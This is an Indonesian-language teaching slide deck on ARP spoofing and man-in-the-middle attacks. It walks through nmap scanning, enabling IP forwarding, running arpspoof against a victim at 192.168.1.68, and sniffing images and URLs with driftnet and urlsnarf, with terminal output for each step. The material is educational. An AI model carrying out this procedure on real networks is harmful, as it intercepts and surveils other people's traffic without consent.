
- ARP Spoofing adalah sebuah teknik penyadapan oleh pihak ketiga yang dilakukan dalam sebuah jaringan LAN.
- Dengan metode tersebut, attacker dapat menyadap transmisi, modifikasi trafik, hingga menghentikan trafik komunikasi antar dua mesin yang terhubung dalam satu jaringan lokal (LAN).

- Konsep dari ARP Spoofing adalah Memanfaatkan kelemahan dari ARP Broadcast.
- Dengan metode ARP Spoofing, attacker akan berusaha memberikan jawaban MAC Address palsu atas broadcast permintaan ARP dari komputer lain.

Man In the Middle Attack




MAC Flooding



Eksloitasi Protokol ARP

1. Siapkan PC dengan OS Kali Linux
2. PC terkoneksi dengan suatu jaringan LAN
3. Pada Kali Linux kita akan menggunakan aplikasi :
 - Nmap
 - Arpspoof
 - Driftnet
 - Urlsnarf

SKEMA ARP SPOOFING



Langkah-langkah ARP Spoofing

The screenshot shows a Windows 7 desktop environment. On the left, there's a file explorer window titled 'windows 7.iso'. In the center, a Notepad window is open with the title '*Untitled*' containing a script for ARP spoofing. The script includes commands like 'arp', 'nmap', 'arpspoof', 'driftnet', 'urlsnarf', and 'nmap -F'. It also discusses activating forwarding on the OS and connecting the target computer to the same network. The right side of the screen shows a terminal window with the root user ('root@Youdass: ~') running an Nmap scan. The output shows the host 'dsldevice.lan' (IP 192.168.1.254) is up with various open ports (21, 23, 53, 80, 443, 1723, 8000). It also shows the host 'Youdass.lan' (IP 192.168.1.69) is up with all scanned ports being closed.

```

root@Youdass: ~
File Edit View Search Terminal Help
MAC Address: 32:91:8F:D8:A9:C8 (Unknown)
Nmap scan report for dsldevice.lan (192.168.1.254)
Host is up (0.055s latency).
Not shown: 93 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
1723/tcp  open  pptp
8000/tcp  open  http-alt
MAC Address: 30:91:8F:D8:A9:C8 (Technicolor)

Nmap scan report for Youdass.lan (192.168.1.69)
Host is up (0.0000080s latency).
All 100 scanned ports on Youdass.lan (192.168.1.69) are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 171.28 seconds
root@Youdass:~# nmap -F 192.168.1.0/24
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-08 18:46 EST

```

- Lihat list arp dengan mengetikkan arp -a
- Lakukan ping dari PC attacker pada PC Client/Server. Bisa menggunakan nmap pada linux untuk mengetahui IP Client/Server.
- Agar attacker memforward paket yang dikirimkan dari PC Client ke FTP Server maupun sebaliknya. Maka dari itu, aktifkan IP Forwarder pada PC Attacker
- Lakukan spoofing, agar seolah MAC Address attacker adalah MAC address pada client.
- Untuk membohongi PC Client maupun Gateway PC Server digunakan aplikasi arpspoof agar trafik melewati PC Attacker.
- PC Attacker dapat melakukan penyerangan yang lain seperti DNS Spoofing, Sniffing attack, NetCut, Network Limit, dan lain sebagainya.

Untuk mengetahui alamat IP korban digunakan nmap untuk menscan alamat IP PC Client yang terkoneksi kedalam jaringan IP 192.168.1.0, dimana alamat IP untuk PC attacker yang digunakan 192.168.1.69

Eksloitasi Protokol ARP

- Agar attacker memforward paket yang dikirimkan dari PC Client ke FTP Server maupun sebaliknya. Maka dari itu, aktifkan IP Forwarder pada PC Attacker ketikan pada terminal.

The screenshot shows a terminal window with two panes. The left pane displays a root shell session where the user has activated IP forwarding:

```
root@Youdass:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@Youdass:~# more /proc/sys/net/ipv4/ip_forward
1
```

The right pane shows the output of an nmap scan of the local network:

```
File Edit View Search Terminal Help
MAC Address: 32:91:8F:D8:A9:C8 (Unknown)
File Edit View Search Terminal Help
MAC Address: 32:91:8F:D8:A9:C8 (Unknown)
dsldevice.lan (192.168.1.254)
latency).
ed ports
CE
st
n
alt
-F:D8:A9:C8 (Technicolor)
Youdass.lan (192.168.1.69)
os latency).
s on Youdass.lan (192.168.1.69) are closed
ddresses (6 hosts up) scanned in 171.28 seconds
-F 192.168.1.0/24
TA4 ( https://nmap.org ) at 2016-03-08 18:46 EST
```

Eksloitasi Protokol ARP

```
File Edit View Search Terminal Help
1723/tcp open  pptp  i > /proc/sys/net/ipv4/ip_forward
8000/tcp open  http-alt  ioc//sys/net/`/ip4/ip_forward
MAC Address: 30:91:8F:D8:A9:C8 (Technicolor)
root@Youdass:~# 
Nmap scan report for Youdass.lan (192.168.1.69)
Host is up (0.000008s latency).
All 100 scanned ports on Youdass.lan (192.168.1.69) are closed
Nmap done: 256 IP addresses (6 hosts up) scanned in 171.28 seconds
root@Youdass:~# nmap -F 192.168.1.0/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-08 18:46 EST
Nmap scan report for android-93a054f8f311f970.lan (192.168.1.64)
Host is up (0.10s latency).
Not shown: 97 closed ports
PORT      STATE     SERVICE
544/tcp    filtered kshell
6646/tcp   filtered unknown
7070/tcp   filtered realserver
MAC Address: 20:02:AF:B8:EB:84 (Murata Manufactuarng Co.)

Nmap scan report for Rami-PC.lan (192.168.1.67)
Host is up (0.088s latency).
Not shown: 95 filtered ports
PORT      STATE     SERVICE
135/tcp    open      msrpc
139/tcp    open      netbios-ssn
445/tcp    open      microsoft-ds
554/tcp    open      rtsp
5357/tcp   open      wsdapi
MAC Address: 54:35:30:C7:52:0B (Hon Hai Precision Ind. Co.)

Nmap scan report for Vy.lan (192.168.1.68)
Host is up (0.00043s latency).
Not shown: 95 filtered ports
PORT      STATE     SERVICE
135/tcp    open      msrpc
139/tcp    open      netbios-ssn
445/tcp    open      microsoft-ds
554/tcp    open      rtsp
5357/tcp   open      wsdapi
MAC Address: 00:00:07:CE:8E:40 (Cedrus Computer Systems)
```

- Setelah selesai melakukan scanning maka didapat hasil seperti gambar disamping.
- PC Client yang akan diserang menggunakan IP 192.168.1.68

Eksloitasi Protokol ARP

- Sekarang lakukan arp spoofing, agar seolah MAC Address attacker adalah MAC address pada client.

The screenshot shows two terminal windows on a Linux desktop. The left window is a terminal session with root privileges, displaying the command 'arpspoof -i wlan0 -t 192.168.1.68 192.168.1.254' being run. The right window is another terminal session showing the output of an Nmap scan for the subnet 192.168.1.0/24. The output includes details about open ports (21/tcp, 23/tcp, 53/tcp, 80/tcp, 443/tcp, 1723/tcp) and a MAC address entry for 'Technicolor' with MAC address 30:91:8F:D8:A9:C8. The Nmap report indicates that all 100 scanned ports on the target IP 192.168.1.69 are closed. The terminal session also shows the completion of the Nmap scan and the execution of the arp spoofing command.

```
root@Youdass:~# arpspoof -i wlan0 -t 192.168.1.68 192.168.1.254
root@Youdass:~# nmap -sn 192.168.1.0/24
[...]
MAC Address: 30:91:8F:D8:A9:C8 (Technicolor)

Nmap scan report for Youdass.lan (192.168.1.69)
Host is up (0.0000030s latency).

All 100 scanned ports on Youdass.lan (192.168.1.69) are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 154.63 seconds
root@Youdass:~# arpspoof -i wlan0 -t 192.168.1.68 192.168.1.254
60:36:dd:d2:a8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd:d2:a8c
60:36:dd:d2:a8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd:d2:a8c
60:36:dd:d2:a8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd:d2:a8c
60:36:dd:d2:a8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd:d2:a8c
```

Eksloitasi Protokol ARP

- Selesai melakukan arpspoofing kita dapat melakukan penyerangan lain, disini penyerang melakukan pengintaian terhadap PC Client dengan driftnet dan urlsnarf.

The image shows two terminal windows on a Kali Linux desktop environment. The left terminal window, titled 'driftnet -i wlan0', displays the usage information for the driftnet command. It explains how to perform ARP spoofing in the middle of the network, mentioning tools like Kali Linux OS, nmap, arpspoof, and drift.net. It also describes how to capture graphics packets (pictures) from clients. The right terminal window, titled 'urlsnarf -i wlan0', shows the configuration of urlsnarf to listen on wlan0 for TCP port 80 or 8080 or 3128. It lists several arp reply messages from interface a0:0806:42 to IP 192.168.1.254 at 60:36:dd.

```
root@Youdass:~# driftnet -i wlan0
driftnet -i wlan0
File Edit View Search Terminal Help
root@Youdass:~# urlsnarf -i wlan0
Edit View Search Terminal Help
root@Youdass:~# urlsnarf -i wlan0
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
root@Youdass:~#
```

Eksloitasi Protokol ARP

- Hasil pengintaian yang didapat dengan driftnet dan urlsnarf pada Client yang sedang mengakses halaman web msn

